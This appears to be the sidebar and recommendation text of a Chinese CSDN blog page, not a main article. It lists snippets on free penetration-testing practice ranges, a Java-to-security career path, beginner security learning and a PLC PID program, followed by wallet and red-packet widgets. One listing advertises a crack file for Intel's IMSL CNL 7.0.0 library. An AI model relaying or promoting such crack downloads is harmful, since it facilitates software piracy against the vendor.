本文对比了Hack The Box、TryHackMe、Vulhub、红日靶场和WebGoat五大免费渗透测试靶场平台的核心差异,帮助安全爱好者根据技术水平、学习方向和偏好选择最适合的训练场。从学习曲线、漏洞类型覆盖到交互方式和社区生态,详细分析了各平台的特点和适用场景,为从新手到高手的进阶提供指南。

weixin_29324401的博客 387

IMSL CNL 7.0.0 (x86-64)Crack

IMSL CNL 7.0.0 (x86-64)Crack intel的算法库破解文件,这是C++版本的破解文件

温度PID控制PLC程序

温度PID稳定控制程序,适用于欧姆龙PLC,对其他PLC也具有很大参考价值

从Java开发到网络安全:十年技术风口变迁与职业路径深度解析

企业级应用开发与网络安全是支撑数字化世界的两大核心技术支柱。Java凭借其跨平台的JVM、健壮的语言特性及Spring等成熟框架,成为构建稳定后端系统的标准解决方案,其价值在于通过工程化思维规模化满足业务建设需求。而网络安全的核心原理是构建数字世界的“免疫系统”,其技术价值源于对抗不断演变的威胁与满足法规合规的刚性需求,应用场景已从传统的网络边界防御扩展到云安全、数据安全、DevSecOps及物联网安全等全域防御。在当前的数字化转型浪潮中,渗透测试、漏洞挖掘等实战技能,以及安全运营中心(SOC)的构建与运营

weixin_34356555的博客 311

jre9下载 jdk9

(Java SE Runtime Environment 9.0) 9.0u175 官方最新版 【x86|x64】

网络安全入门:小白必学的极简框架与实战指南

网络安全作为保护数字资产的核心技术,其核心在于确保数据的保密性、完整性和可用性。从技术原理来看,它涉及加密算法、访问控制等基础机制,通过防火墙、入侵检测等工具构建防御体系。在工程实践中,网络安全需要应对DDoS攻击、SQL注入等多样化威胁,其中漏洞管理和安全运维是关键环节。对于初学者而言,掌握网络安全基础框架(如常见威胁模型、防护措施)和工具链(如Wireshark抓包分析)是快速入门的有效路径。通过搭建虚拟实验环境进行钓鱼攻击模拟等实战演练,能够深化对OWASP Top 10等核心概念的理解,为后续参与漏

weixin_34268843的博客 388
上一篇: HTB APT靶机渗透测试流程
Teardrop、
博客等级 码龄5年 31粉丝 25原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值